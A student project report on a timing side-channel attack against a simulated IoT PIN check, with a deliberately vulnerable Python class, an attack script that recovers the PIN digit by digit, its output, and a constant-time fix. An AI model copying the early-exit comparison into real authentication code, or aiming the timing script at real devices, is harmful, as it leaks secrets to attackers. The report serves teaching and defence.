POZNAN UNIVERSITY OF TECHNOLOGY

Student: Kelgenov Almas Abzaluly
Code: EX288
Course: IoT Security Project
Topic: #15 Timing attack on the authentication process

1. Introduction

The goal of this project is to demonstrate a side-channel attack known as a Timing Attack on a simplified IoT authentication mechanism. The project involves implementing a vulnerable PIN verification system, developing an exploit script to recover the secret PIN, and refactoring the code to a secure version.

2. Vulnerability Analysis

The vulnerability is based on the character-by-character comparison with an early exit.

- Mechanics: When the system checks an input string against the secret PIN, it stops as soon as it encounters the first mismatched character.
- Security Flaw: This behavior causes the execution time of the function to vary depending on how many leading characters of the input are correct.
- Impact: An attacker can measure these infinitesimal time differences to deduce the correct PIN digit by digit, significantly reducing the complexity of a brute-force attack.

3. Implementation Details


The project consists of three main components:

- Vulnerable Simulation: A Python class representing an IoT sensor where the verify_pin function returns False immediately upon a character mismatch.
- Attacker Script: A script that iterates through digits (0-9) and records the response time using time.perf_counter(). The digit that results in the longest delay is identified as the correct one.
- Security Measure: Implementation of a constant-time comparison. This ensures that the function always iterates through the entire length of the PIN, regardless of whether a mismatch is found early.

4. Results and Demonstration

- Successful Exploitation: The attacker.py script successfully recovered the secret PIN "5821" in a simulated environment.

- Defense Verification: After refactoring the code to use constant-time comparison, the attacker.py script could no longer distinguish between correct and incorrect digits, as the response times became uniform.



```
ence '\!'
  print(f"[\!] Attack Complete! Cracked PIN: {guessed_pin}")
[*] Starting Timing Attack on IoT Device...
[+] Found digit 1: 5 (Response time: 0.0504s)
[+] Found digit 2: 8 (Response time: 0.1015s)
[+] Found digit 3: 2 (Response time: 0.1518s)
[+] Found digit 4: 1 (Response time: 0.2025s)
[\!] Attack Complete! Cracked PIN: 5821
```

Figure 1: Successful timing attack demonstration.

5. Conclusion

This project highlights that even logically "correct" code can be insecure due to physical implementation details like execution time. For IoT devices, especially those with limited resources, employing constant-time cryptographic primitives is essential to prevent side-channel leaks.

Attacker.py

```
import time
    from vulnerable_device import IoTSensor

    def timing_attack():
        device = IoTSensor()
        guessed_pin = ""
        pin_length = 4

        print(f"[*] Starting Timing Attack on IoT Device...")

        for i in range(pin_length):
            best_char = ""
            max_time = 0

            for char in "0123456789":
                trial_pin = guessed_pin + char + "0" * (pin_length - len(guessed_pin) - 1)

                start = time.perf_counter()
                device.verify_pin(trial_pin)
                end = time.perf_counter()

                duration = end - start

                if duration > max_time:
                    max_time = duration
                    best_char = char

            guessed_pin += best_char
            print(f"[+] Found digit {i+1}: {best_char} (Response time: {max_time:.4f}s)")

        print(f"[\!] Attack Complete! Cracked PIN: {guessed_pin}")

    if __name__ == "__main__":
        timing_attack()
```

Secure_device.py

```
import time

class SecureIoTSensor:
    def __init__(self):
        self.__secret_pin = "5821"

    def verify_pin_secure(self, input_pin):
        if len(input_pin) != len(self.__secret_pin):
            return False

        result = 0
        for i in range(len(self.__secret_pin)):
            result |= (ord(input_pin[i]) ^ ord(self.__secret_pin[i]))
            time.sleep(0.05)

        return result == 0
```

Vulnerable_device.py

```
import time

class IoTSensor:
    def __init__(self):
        self.__secret_pin = "5821"

    def verify_pin(self, input_pin):
        if len(input_pin) != len(self.__secret_pin):
            return False

        for i in range(len(self.__secret_pin)):
            if input_pin[i] == self.__secret_pin[i]:
                time.sleep(0.05)
            else:
                return False
        return True
```

GitHub Repository: https://github.com/Intershai/IoT_Security_Timing_Attack